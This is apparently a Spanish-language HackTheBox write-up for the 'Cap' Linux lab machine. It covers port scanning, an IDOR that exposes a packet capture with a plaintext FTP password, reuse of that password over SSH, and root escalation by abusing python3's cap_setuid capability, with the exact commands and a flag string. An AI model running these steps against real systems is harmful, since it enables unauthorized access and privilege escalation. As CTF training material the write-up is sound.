

Cap

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	13 de julio de 2026
Autor	sunwhite

No distribuir mientras la máquina esté activa.

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
2. Acceso Inicial	4
3. Escalada de Privilegios	4
3.1. Flag de root	5
4. Resumen	5

1. Reconocimiento

1.1. Escaneo de puertos

Se realiza un escaneo rápido de puertos, sin especificar escaneo de servicios ni versiones:

```
nmap 10.129.21.111 -oA basic_scan
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-09 10:40 CST
Nmap scan report for 10.129.21.111
Host is up (5.9s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
```


Se muestran 3 puertos abiertos para servicios FTP, SSH y HTTP. Visitando la página web se muestra el siguiente dashboard.




1.2. Enumeración web

Dentro del dashboard se puede dar click en todas las opciones del menú izquierdo. Las dos últimas muestran lo que parece ser resultados de ejecución de comandos de sistema, mientras que la opción Security Snapshot muestra un dashboard en donde hay gráficas indicando lo que parecen ser registros de interacción con la página. Se muestra un link del estilo:

```
http://10.129.21.111/data/1
```




Si el link se modifica tipo /data/0 se puede ver que el dashboard cambia



Se nos da la opción de descargar ambos archivos pcap para analizar los paquetes de red que se han capturado, por lo que descargamos ambos.

En el archivo que se descargó desde <http://10.129.21.111/data/1> no se encuentra nada interesante.



Mientras que en el archivo que se descarga desde <http://10.129.21.111/data/0> muestra credenciales válidas para el servicio FTP:

No.	Time	Source	Destination	Protocol	Length	Info
38	4.125500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
40	5.424990	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck314tF50R03
42	5.432287	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful
43	5.474202	192.168.196.1	192.168.196.16	FTP	62	Request: TYPE I
45	5.432287	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
47	6.309628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192.168.196.1,212,140
49	6.309614	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
50	6.310514	192.168.196.1	192.168.196.16	FTP	62	Request: LIST
51	6.311053	192.168.196.16	192.168.196.1	FTP	95	Response: 226 Here comes the directory listing.
52	6.311479	192.168.196.16	192.168.196.1	FTP	80	Response: 226 Directory send OK.
54	7.389771	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192.168.196.1,212,141
55	7.389898	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
56	7.381554	192.168.196.1	192.168.196.16	FTP	66	Request: LIST -al
57	7.382155	192.168.196.16	192.168.196.1	FTP	95	Response: 226 Here comes the directory listing.
58	7.382584	192.168.196.16	192.168.196.1	FTP	80	Response: 226 Directory send OK.
60	28.031088	192.168.196.1	192.168.196.16	FTP	64	Request: TYPE I
61	28.031221	192.168.196.16	192.168.196.1	FTP	87	Response: 200 Switching to Binary mode.
62	28.031547	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192.168.196.1,212,143
63	28.031688	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
64	28.032092	192.168.196.1	192.168.196.16	FTP	72	Request: RETR user.txt
65	28.032072	192.168.196.16	192.168.196.1	FTP	82	Response: 550 Failed to open file.
67	31.127551	192.168.196.1	192.168.196.16	FTP	62	Request: QUIT
68	31.127652	192.168.196.16	192.168.196.1	FTP	70	Response: 221 Goodbye.

2. Acceso Inicial

La vulnerabilidad que permitió obtener las contraseñas en texto claro del usuario nathan se conoce como Insecure Direct Object Reference (IDOR). A través de modificar el id de algún objeto referenciado dentro del link se pueden acceder a lugares a los que no se deberían de tener acceso, esto debido a que los servicios no verifican los permisos de aquel que intenta acceder y el servicio devuelve los datos solicitados. Se obtiene la shell en el sistema y se emite el comando ls para listar los archivos disponibles para lectura.

```
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$
```

El archivo user.txt contiene la flag requerida del usuario nathan

3. Escalada de Privilegios

Para escalar privilegios descargamos en el host el programa linpeas.sh, el cual descubre un programa ejecutable que tiene la capacidad de colocar el uid a 0, es decir, el uid de root:

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Usando python3 se ejecutan la siguiente serie de comandos para buscar una shell de root:

```
import os
os.setuid(0)
os.system("/bin/bash")
```

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~#
```

3.1. Flag de root

La flag de root se encuentra dentro del directorio de root

```
root@cap:/# cd root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
20100000-1999000-0000-16-305-57
root@cap:/root# |
```

4. Resumen

Vector inicial A través de contraseñas de FTP reusadas para SSH, atrapadas desde un archivo PCAP

Escalada A través de un programa con capacidades especiales de colocar el UID al de root (0)

Herramientas nmap, wireshark, linpeas.sh, python3